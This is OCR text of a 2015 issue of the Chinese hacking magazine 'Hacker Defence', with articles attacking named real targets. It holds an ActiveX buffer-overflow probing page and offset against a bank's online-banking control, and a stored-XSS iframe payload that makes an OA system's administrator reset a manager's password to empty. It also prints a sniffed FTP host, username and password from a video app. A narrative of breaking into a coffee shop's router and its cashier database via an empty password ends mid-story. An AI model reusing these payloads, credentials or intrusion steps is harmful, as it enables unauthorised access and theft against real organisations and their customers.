在 攻 与 防 的 对 立 统 一 中 寻 求 突 破

黑客防线

5

总第173期
2015

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2015年 第五期 黑客防线

惊爆渤海银行网上银行客户端远程0day

通达网络办公系统的致命漏洞

探索风行电影系统0Day

远程Hack猫屎咖啡厅内网

漏洞攻防中的Blitzkrieg

WAF另类应用之蜜罐诱捕黑客

Android局域网控制PC

《黑客防线》5 期文章目录

总第 173 期 2015 年

漏洞攻防

网络安全顾问

Android 远程监控技术

惊爆渤海银行网上银行客户端远程 0day

文/图 爱无言

有关银行系统的安全漏洞总是能受到高度关注，曾经我曝光的一些银行软件的安全漏洞在一段时间内也引起了银行系统本身的重视，国内银行系统在吃了亏以后也学会了虚心，说实话银行这一敏感领域对信息安全的意识应当远远高于一般社会群体，线上的网上银行、线下的 ATM 以及用户银行卡、口令卡的安全到底怎么样往往决定着老百姓们口袋里那点钱的生死存亡。在一次安全测评的过程中，无意接触到了渤海银行的网上银行系统，没有想到那些“老旧”的安全漏洞竟然再一次出现在了我们面前，诧异之余还有更加令人吃惊的安全问题，让我们现在就来看一看这脆弱的网上银行系统吧。

与所有网上银行系统一样，渤海银行的网上银行同样需要安装网银客户端软件，这一类的软件往往包含密码输入控件、签名控件、安全控件等等内容，其目的就是为了保护用户的信息安全，可结果呢？我们这里下载的渤海银行网上银行客户端软件如图 1 所示。



图 1

“渤海银行网络银行客户端安全控件 1.0 版”是一个压缩包格式的安装程序，其中包含一个名为“BHBClientSecv1_0.exe”的二进制程序，该程序其实只做了一件事情，就是将“SSClient.ocx”这个文件释放到系统 Windows 目录下，同时注册该文件。

利用 ComRaider 打开“SSClient.ocx”，我们会发现该文件只提供了两个外部接口，如图 2 所示。



图 2

就是这样两个外部接口，漏洞却发生了！请大家注意这里的“TestEnc”接口，该接口的原型为：

```
Function TestEnc (
    ByVal Deskey  As String ,
    ByVal PIN  As String ,
    ByVal PubKey  As String
)  As String
```

三个参数都为字符串类型，面对这种参数我们有了邪恶的想法：溢出吧兄弟！首先，编写一个测试网页文件，代码如下：

```
<object classid="clsid:7273643A-CB68-4131-ABF5-75A555803515"
id=evil></object>
<script>
var a="a"
var i=1
while(i<5000)
{
a=a+"a"
i=i+1
}
evil.TestEnc(a,a,a)
</script>
```

测试代码内容很简单，就是将长度为 5000 的字符串 a 赋值给“TestEnc”的三个参数，试图探测一下“TestEnc”这个接口存不存在溢出的可能。

保存上述代码到 html 文件当中，将该测试网页文件放置在本地搭建的 Web 服务目录下，用 IE 访问该测试网页网址，我们发现令人惊喜的事情发生了，如图 3 所示。



图 3

Ollydbg 友好的提示我们“正在执行[61616161]”错误，这经典的缓冲区溢出画面好久没有看到了。漏洞发现了，现在我们需要定性到底是哪一个参数造成了溢出，因为此刻“TestEnc”的三个参数都被我们赋值为 5000 个字母 a。要想测试出问题出在第几个参数上，我们只需要修改一下代码，让三个参数赋值为不同的字符就可以。代码可以写成这个样子：

```
<object                    classid="clsid:7273643A-CB68-4131-ABF5-75A555803515"
id=evil></object>
<script>
var a="a"
var b="b"
var c="c"
var i=1
while(i<5000)
{
a=a+"a"
b=b+"b"
c=c+"c"
i=i+1
}
evil.TestEnc(a,b,c)
</script>
```

重新测试后发现，问题出在第一个参数上。现在，我们就需要定位到底多长的字符串最

终能够覆盖到溢出点呢？最稳妥的办法就是二分法测试，每一次修改上一次一半长度的数据内容，然后测试，直到触发溢出，就可以测试出最终需要的触发溢出点的字符长度。经过不停地修改和测试，我们发现当“TestEnc”的第一个参数长度达到 77 时，溢出就开始发生了，覆盖返回地址的长度是 77 到 80 这四个字符，这时我们最终的攻击代码就可以出锅了，这里就不再给出完整的攻击代码了。

同样的测试过程大家可以用来测试一下“SSClient.ocx”的另外一个接口 BHBEncodeData，相信会有新的惊喜发生。

在我们测试完渤海银行网上银行客户端的安全性后，我随手访问了一下渤海银行的官方网站，这个用 JSP 开发的网站系统似乎存在着巨大的安全隐患，如果你不信，请看图 4 所示。

错误页异常：

错误消息： JSPG0049E: /default/404.jsp 无法编译； JSPG0091E: 文件 /default/404.jsp 中的第 4 行发生错误 JSPG0093E: 文件 /default/404.jsp 生成 servlet 错误 /was/profiles/wangzhan/temp/pdcwzwas02Node01/server1/bohaibank_war/bohaibank.war/default/_404.java : 91 : CmsServletUtil cannot be resolved
错误代码： 500
目标 Servlet： /default/404.jsp
错误堆栈：

```
com.ibm.ws.jsp.JspCoreException: JSPG0049E: /default/404.jsp 无法编译：
    JSPG0091E: 文件 /default/404.jsp 中的第 4 行发生错误
    JSPG0093E: 文件 /default/404.jsp 生成 servlet 错误
    /was/profiles/wangzhan/temp/pdcwzwas02Node01/server1/bohaibank_war/bohaibank.war/default/_404.java : 91 : CmsServletUtil cannot be resolved
    at com.ibm.ws.jsp.webcontainerext.AbstractJSPExtensionServletWrapper.translateJsp(AbstractJSPExtensionServletWrapper.java:612)
    at com.ibm.ws.jsp.webcontainerext.AbstractJSPExtensionServletWrapper._checkForTranslation(AbstractJSPExtensionServletWrapper.java:479)
    at com.ibm.ws.jsp.webcontainerext.AbstractJSPExtensionServletWrapper.checkForTranslation(AbstractJSPExtensionServletWrapper.java:337)
    at com.ibm.ws.jsp.webcontainerext.AbstractJSPExtensionServletWrapper.handleRequest(AbstractJSPExtensionServletWrapper.java:153)
    at com.ibm.ws.webcontainer.webapp.WebAppRequestDispatcher.forward(WebAppRequestDispatcher.java:374)
    at com.ibm.ws.webcontainer.webapp.WebApp.sendError(WebApp.java:3388)
    at com.ibm.ws.webcontainer.extension.DefaultExtensionProcessor.handleRequest(DefaultExtensionProcessor.java:1020)
    at com.ibm.ws.webcontainer.webapp.WebApp.handleRequest(WebApp.java:3954)
    at com.ibm.ws.webcontainer.webapp.WebGroup.handleRequest(WebGroup.java:276)
    at com.ibm.ws.webcontainer.WebContainer.handleRequest(WebContainer.java:945)
     at com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.processRequest(HttpInboundLink.java:306)
     at com.ibm.ws.http.channel.inbound.impl.HttpICLReadCallback.complete(HttpICLReadCallback.java:84)
     at com.ibm.ws.tcp.channel.impl.AioReadCompletionListener.futureCompleted(AioReadCompletionListener.java:175)
     at com.ibm.io.async.AbstractAsyncFuture.invokeCallback(AbstractAsyncFuture.java:217)
     at com.ibm.io.async.AsyncChannelFuture.fireCompletionActions(AsyncChannelFuture.java:161)
     at com.ibm.io.async.AsyncFuture.completed(AsyncFuture.java:138)
     at com.ibm.io.async.ResultHandler.complete(ResultHandler.java:204)
     at com.ibm.io.async.ResultHandler.runEventProcessingLoop(ResultHandler.java:775)
     at com.ibm.io.async.ResultHandler$2.run(ResultHandler.java:905)
     at com.ibm.ws.util.ThreadPool$Worker.run(ThreadPool.java:1660)
```

图 4

面对这样的画面，我想花费一些时间一定会有不菲的收获，有兴趣的读者可以自行测试一下，但是请注意分寸。同时，希望渤海银行能够及时修补安全漏洞，查漏补缺，为广大用户提供更好更安全的资金服务。

通达网络办公系统的致命漏洞

文/图 爱无言

提起“通达网络办公系统”可能很多人都不熟悉，但是要是说到“Office Anywhere”我想大家就有所耳闻了。其实“通达网络办公系统”的英文名称就是“Office Anywhere”，这是一个在国内知名度很高的网络办公系统，市面上只要提到网络办公系统一般都会推荐使用通达的产品，从起初的一个单纯的 Web 系统开始，通达办公系统现在已经集成桌面应用程序、手机客户端于一身，丰富的功能为用户提供了优秀的服务，加上不断变化的 Web 前端界面效果，让“通达网络办公系统”在业界获得了良好的口碑。这样一套完美的网络办公系统在安全上到底做得如何，受人委托简单地对该系统做了一个测试，竟然发现诸多安全隐患，这里将其中一个安全漏洞曝光出来，希望能够引起通达公司的高度重视。

作为网络办公系统，用户是系统的关键服务对象，不同的用户按照用户身份等级划分，例如职员就不能够看到部门经理的办公内容，要想看，你要么知道部门经理的密码，要么就可以借助本文漏洞来试一试。

我们这里测试的对象是“Office Anywhere 2013 增强版”，初始安装好后我们使用管理

员权限建立了两个不同权限的用户，职员名为“test”，部门经理则为“boss”，同时我们为“boss”设置了一个非常复杂的密码，假设“test”根本不知道也猜解不出这个密码。利用“test”登陆系统，如图 1 所示。

图 1

漂亮而清爽的界面让我们感到很舒服，“Office Anywhere 2013 增强版”为用户提供了很多实用的办公功能，这里我们对“电子邮件”这个功能十分感兴趣。试图新建一封邮件，如图 2 所示。

图 2

看到图 2 我标出来的地方了吗？“源码”这两个字让我一下子明白机会来了！放上那些经典的 XSS 语句吧，什么“<script>alert(1)</script>”等等，然后把这封邮件发给自己，看看会有什么效果？如图 3 所示。

图 3

这醒目的对话框告诉我们漏洞出现了！“Office Anywhere 2013 增强版”对用户输入的脚本代码没有进行任何安全过滤，一个典型的 XSS 漏洞被我们发现了。

现在我们将为系统管理员发送一封带有恶意脚本的电子邮件，为什么这么做？因为系统管理员才具有修改用户密码的权限啊！通达系统的管理员为管理者提供了一个非常人性化的功能，它允许管理员恢复任意用户的登陆密码为空密码，为此，我们将通过上面这个漏洞，请管理员帮助我们重置“boss”用户的登陆密码！那么，我们这封电子邮件应该怎么写呢？很简单，只需要插入一个框架就可以，具体代码为：<iframe height="0" src="/general/system/user/no_pass.php?USER_ID=boss," width="0"></iframe>。将前面这段代码放到图 2 的邮件内容那里，记住要使用“源码”编辑方式，然后选择系统管理员用户，一般是“admin”，发送该邮件给他。剩下的就是耐心等待了，当然你也可以修改前面的代码，一旦管理员访问了你的邮件就给你一个提示，这样你就可以第一时间去登陆部门经理“boss”同志的办公系统了，因为他的密码现在是空密码啦！

其实，这个 XSS 漏洞出现的位置不单单是在“电子邮件”功能这里，在很多地方都存在，例如通达系统提供的“讨论区”，这是一个类似论坛或者留言板的地方，如图 4 所示。

图 4

在“讨论区”的回复功能中，我们同样发现了“源码”这个标志性的按钮，这里就不截图了。这意味着，利用给管理提问或者回复留言的方式同样可以让管理员触发 XSS 漏洞，而且通达系统还支持对被回复人员的提醒，这样一来，简直是在帮我们催促管理员赶紧触发漏洞吧！

一个看似毫不起眼的 XSS 漏洞，对于办公系统这样用户信息敏感型的 Web 应用程序来说是致命的。因为一个内鬼利用这样的漏洞就可以轻松获取到整个办公系统内部所有用户的数据信息，这种商业机密的泄漏对公司或者单位来说将会造成巨大的经济利益或者其他方面的损失。希望通达公司能够重新审视自己程序的安全性，及时修补该漏洞，提升自己的安全等级，为用户提供更加优秀的办公服务。

最后，本文旨在讨论安全技术，请不要使用本文技术进行任何违法行为，作者和杂志概不负责。

探索风行电影系统 0Day

文/图 赵显阳

风行是一款集在线点播和下载影视（电影、电视）节目的视频播放软件，具有风行网首创的“边下边看”特点。最新版的风行电影 2.6，以新颖的交互界面，超凡的下载速度，以及海量的影视节目，让您畅快淋漓地享受高品质的影视服务。

以上是对风行软件的简单介绍，下面我们就看看风行软件的安全问题，打开程序目录，看到一些可执行文件，有一个应用程序叫 CrashReport.exe，双击打开，如图 1 所示。

图 1

可以看到是一个 bug 报告程序，猜想是将程序错误信息提交到指定的位置，帮助程序开发者修正错误的。发送数据典型的有几种方式，如 http、ftp、mail 等，这里先试试 http 看能否抓到敏感数据，用到一个叫做“河马 Web 密码嗅探器”的软件，主界面如图 2 所示。



图 2

目的端口设置为:80,然后点击“开始嗅探”。

在 CrashReport.exe 的联系方式里填写 http://www.isafe.cc 和 http://www.baohu3.com，点击“发送错误报告”，等了一会，没有嗅探到任何数据，下面把“河马 Web 密码嗅探器”的端口设置为 21,也就是 ftp 协议的端口。在 CrashReport.exe 联系方式里填写 http://www.isafe.cc 和 http://www.baohu3.com,点击“发送错误报告”，等

了一会，截获了用户名和密码，如图 3 所示。



图 3

然后试试密码是否有效。打开 cuteFtp 软件，填写主机：222.35.250.56，用户名：FunshionSoftC，密码：ZhiMaKaiMenC，成功登录，如图 4 所示。



图 4

本次渗透主要利用了 bug 报告的方式，一般都会使用如 HTTP、FTP、MAIL 等，这里一个

一个试，结果就成功了。

远程 Hack 猫屎咖啡厅内网

文/图 light 白细胞

天气雾蒙蒙的，睡眼惺忪的 light 教授悠哉悠哉走进公司附近的猫屎咖啡，慢条斯理的点了一杯卡布奇诺。

坐下来，打开手机，微信里好多土豪在群里发红包，可是我一个都没抢到。习惯性的打开 dsploit 扫描一下咖啡厅的 wifi，如图 1 所示，伴着一口香浓的咖啡下肚，顿时来了精神。



图 1

首先打开浏览器连上路由，试了几遍常用的弱口令发现都不成功。无意识的扫了一眼桌上的小票，“为什么不试试最下面的电话号码呢？”，回车之后，熟悉的画面出现在眼前，如图 2 所示。

图 2

“DNS 欺骗、ARP 投毒，上上妹子们的微博、淘宝这些从小玩到大的把戏已经太无聊，难道就没有什么更好玩的吗？”，抬头看了看收银台妹子前面的 PC，瞄了一眼网络中的设备列表，迅速定位了一台目标，扫描端口后确认了自己的推测，如图 3 所示。

图 3

这台装了 SQL Server 的 PC 就是收银系统的主机无疑了。此时咖啡只剩下一底，抬手看了看手腕上的山寨 iwatch：“时间不早，该回去工作了”，于是打开路由的远程管理，如图 4

所示，一口喝完杯里的咖啡，离场。



图 4

做完两套方案，闲下来时想起猫屎的路由，试试连接，成功登陆！如图 5 所示。

图 5

找到之前定位的收银主机，怎么连接？路由器远程刷个 dd-wrt？后来选择了另外一个方法：把目标主机开放的有价值的端口都映射出来试试，SQL Server 数据库？必须试试！如图 6 所示。



图 6

映射出来，上 navicat，测试了几个弱密码不行，最后空密码连上了，如图 7 所示。



图 7

看看都有什么好东西，如图 8 和图 9 所示。

